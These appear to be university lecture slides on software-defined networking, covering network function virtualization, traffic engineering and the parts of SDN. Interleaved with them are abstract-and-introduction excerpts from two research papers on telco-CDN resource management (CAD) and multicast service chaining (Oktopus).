
Need for SDN: Network Function Virtualization

- Network operators deploy *network functions*
- Virtualized on general-purpose servers




Need for SDN: Network Function Virtualization

- Traffic may need to traverse a **specific order of services**
 - Before reaching a destination



Need for SDN: Complex Apps



Joint Content Distribution and Traffic Engineering of Adaptive Videos in Telco-CDNs

Khaled Diab
School of Computing Science
Simon Fraser University
Burnaby, BC, Canada

Mohamed Hefeeda
School of Computing Science
Simon Fraser University
Burnaby, BC, Canada

Abstract—Telco-CDNs refer to content distribution networks deployed and managed by Internet Service Providers (ISPs). They are getting popular among major ISPs because they offer new revenue streams and have the potential of providing better performance compared to traditional CDNs. Managing telco-CDNs is, however, a complex problem, because it requires jointly managing the network resources (links and switches) and the caching resources (processing and storage capacities), while supporting the adaptive nature and skewed popularity of multimedia content. To address this problem, we present a new algorithm called CAD (Cooperative Active Distribution), which strives to serve as much as possible of the requested multimedia objects within the ISP while carefully engineering the traffic paths through the network. This is achieved by enabling the cooperation among caches within the ISP not only to serve various representations of multimedia objects, but also to create them on demand using the available processing capacity of caches. We have implemented CAD and evaluated it on top of a network emulator that runs deployment code and processes real traffic. Using an actual ISP topology, our experimental results show that CAD achieves substantial performance improvements compared to the closest work in the literature, e.g., up to 64% reduction in the total inter-domain traffic.

I. INTRODUCTION

The amount of multimedia traffic distributed over the Internet has been increasing at high rates in the past several years [1]. Content Delivery Networks (CDNs) have played a critical role in supporting this increasing demand. Current CDNs, e.g., [2], replicate content at different caching locations and direct users to the closest/best location based on various factors such as geographical distance, end-to-end latency, and traffic load at different locations.

To improve user-perceived quality, current CDNs often infer network conditions inside ISPs through complex measurement methods [2], [3]. However, CDNs cannot control the traffic flows and what paths they take inside ISP networks, which ultimately carry the actual traffic. CDNs may not even precisely know the underlying network topology and the current traffic situation on links and switches in the ISP network.¹ Thus, decisions made by CDNs may negatively impact the load on various links in the ISP networks [7], especially links between different network domains (called inter-ISP links).

¹Although there are tools for inferring ISP topologies [4] and estimating network traffic [5], [6], they are, in general, quite expensive and cannot be used for obtaining accurate information about large-scale ISPs in *real-time*.

which are costly [8]. This may trigger ISPs to adjust traffic routing inside their networks, which in turn, could impact the performance of CDNs. To reduce the mis-match between the goals of CDNs and ISPs, multiple ISP-CDN collaboration models have been proposed, from defining interfaces that ISP and CDN can use to share information [9], to allowing content providers to deploy caches within ISPs (e.g., Netflix OpenConnect [10]). While useful, these approaches can only provide partial solutions. For example, OpenConnect caches [10] can provide local access to popular content within the ISP, but they cannot control the network paths taken to carry the multimedia sessions.

The difficulties of enabling ISP-CDN collaboration and the potential business opportunities motivated major ISPs, e.g., AT&T, to deploy and manage CDNs inside their networks [11], [12]. Such CDNs are referred to as telco-CDNs. Telco-CDNs offer unprecedented opportunities for optimizing the delivery of multimedia content, because not only can they *jointly* leverage the up-to-date information about the underlying ISP network *and* the characteristics of the multimedia objects, but they can also choose the appropriate paths for different sessions and configure the network to enforce these decisions. Managing telco-CDNs is, however, a complex task, because it requires concurrently managing resources at the network layer (traffic engineering (TE)) and system layer (processing and storage capacities of caches), while supporting the adaptive nature and skewed popularity of multimedia content.

In this paper, we propose a comprehensive solution to efficiently solve the resource management problem in the emerging telco-CDNs, which we refer to as CAD (short for Cooperative Active Distribution). CAD has two goals: (i) reducing the cost incurred by ISPs, and (ii) improving the quality of multimedia sessions by reducing end-to-end latency. CAD achieves these goals by serving as much as possible of the multimedia traffic locally within the ISP, while carefully engineering the traffic paths to avoid creating bottlenecks in the network. CAD can significantly improve the performance of multimedia streaming systems in scenarios where ISPs and content providers cooperate (e.g., Netflix OpenConnect [10]), and when ISPs own their streaming services such as AT&T U-Verse and Bell Canada. Both scenarios are increasingly seeing wider adoption and deployment in practice.

We present multiple novel ideas in CAD, and we believe that

Oktopus: Service Chaining for Multicast Traffic

Khaled Diab, Carlos Lee, and Mohamed Hefeeda
School of Computing Science, Simon Fraser University, Canada

Abstract—Multicast service chaining refers to the orchestration of network services for multicast traffic. Paths of a multicast session that span the source, destinations and required services form a complex structure that we refer to as the multicast distribution graph. In this paper, we propose a new path-based algorithm, called Oktopus, that runs at the control plane of the ISP network to calculate the multicast distribution graph for a given session. Oktopus aims at minimizing the routing cost for each multicast session while satisfying all service chaining requirements. Oktopus consists of two steps. The first one generates a set of segments from the given ISP network topology, and the second step uses these segments to efficiently calculate the multicast distribution graph. Oktopus has a fine-grained control over the selection of links in the distribution graphs that leads to significant improvements. Specifically, Oktopus increases the number of allocated sessions because it can reach ISP locations that have the required services, and thus includes them in the calculated graph. Moreover, Oktopus can reduce the routing cost per session as it carefully chooses links belonging to the graph. We compared Oktopus against the optimal and closest algorithms using real ISP topologies. Our results show that Oktopus has an optimality gap of 5% on average, and it computes the distribution graphs multiple orders of magnitude faster than the optimal algorithm. Moreover, Oktopus outperforms the closest algorithm in the literature in terms of the number of allocated multicast sessions by up to 37%.

I. INTRODUCTION

Recently, network operators have started to adopt Network Function Virtualization (NFV) [1], [2] to reduce the cost of purchasing and managing middleboxes such as firewalls and intrusion detection systems (IDSes). In NFV, the functionality of a hardware-based middlebox is implemented as a virtual network function (VNF). This has led the research community to explore various aspects such as implementing VNFs efficiently and securely [3], [4], [5], [6], [7], [8], building network stacks for them [9], [10], managing their state [11], [12], and deploying them [13], [14], [15]. For brevity, we refer to a VNF as a *service*.

ISP networks have observed various changes in terms of their architectures and the complexity of Internet applications they carry. Specifically, large ISPs tend to deploy various services at different locations in their networks to support their customers' needs. Moreover, many recent Internet applications allow their users to produce and consume content anytime at high rates. Examples of such applications include live Internet broadcast, e.g., Facebook Live [16], IPTV [17], webinars and video conferencing [18] and massive multiplayer games [19]. For instance, Facebook Live aims to stream millions of live sessions to millions of concurrent users [16], [20]. Multicast can be used to efficiently support these applications. Many


large ISPs use multicast to efficiently carry traffic through their networks. For example, AT&T has deployed UVerse and BT has deployed YouView, where both use multicast.

As these Internet applications become complex, providers of these applications require their multicast traffic to pass through ordered sequences of network services. For example, traffic of a live video stream may be required to pass through a firewall, IDS and video transcoder. The orchestration of ordered services in a multicast session is referred to as *multicast service chaining*. A crucial requirement for service chaining is that packets of a session need to be processed by the required sequence of services before reaching their destinations. Since services are typically deployed at different ISP locations, packets of a multicast session may need to visit a node or link multiple times. Therefore, the paths of a multicast session that requires service chaining may not necessarily form a tree. Instead, paths that span the source, destinations and required services form a more complex structure that we refer to as a *multicast distribution graph*. To realize service chaining, the ISP needs to efficiently calculate multicast distribution graphs for multicast sessions.

Calculating multicast distribution graphs that fulfill service chaining is, however, a challenging task. First, the ISP needs to jointly allocate resources at the network layer (i.e., link capacities) and system layer (i.e., processing capacities of network services), while minimizing the routing cost per session. Second, the ISP should maximize the number of allocated multicast sessions in order to maximize the utilization of the available network resources. This can be a hard task to achieve especially when the number of sessions increases. Third, since an ISP does not necessarily deploy all service instances at all of its locations, the calculated graphs may include loops in the network. Forwarding loops may waste significant network resources especially for bandwidth-demanding applications such as live video streaming. In addition, they may introduce forwarding ambiguity at routers. Finally, the search space of multicast service chaining is much larger than its unicast counterpart. As a result, exhaustive search algorithms may not calculate the distribution graphs in a reasonable time.

In this paper, we address the complex problem of multicast service chaining for large-scale ISPs. We propose a new algorithm, called Oktopus, that runs at the control plane of the ISP network to calculate a multicast distribution graph for every multicast session. Oktopus has two goals when it calculates distribution graphs: (i) maximizing the number of allocated multicast sessions in the ISP network, and (ii) minimizing the average routing cost per session. Oktopus is *efficient* as it achieves these goals without exceeding the

Need for SDN: Complex Apps



Need for SDN: Summary


- Traffic Engineering (TE) is difficult or impossible using current routing protocols

Examples:

- Min Max Link Util. (MLU)
- Min Latency
- Min Router State
- NFV routing
- ...

- Unifying the management of network devices


SDN Components



SDN Components

Data plane switches


- Fast, simple, commodity switches implementing generalized data-plane forwarding in hardware
- Switch flow table computed and installed by controller
- API for table-based switch control (e.g., OpenFlow)
 - defines what is controllable and what is not
- Protocol for communicating with controller (e.g., OpenFlow)



SDN Components

SDN controller (network OS)


- Maintains network state information
- Interacts with network control applications “above” via northbound API
- Interacts with network switches “below” via southbound API
- Examples: Ryu, ODL, ONOS



SDN Components

Network-control apps:

- “brains” of control: implement control functions using lower-level services, API provided by SDN controller
- *unbundled*: can be provided by 3rd party: distinct from routing vendor, or SDN controller

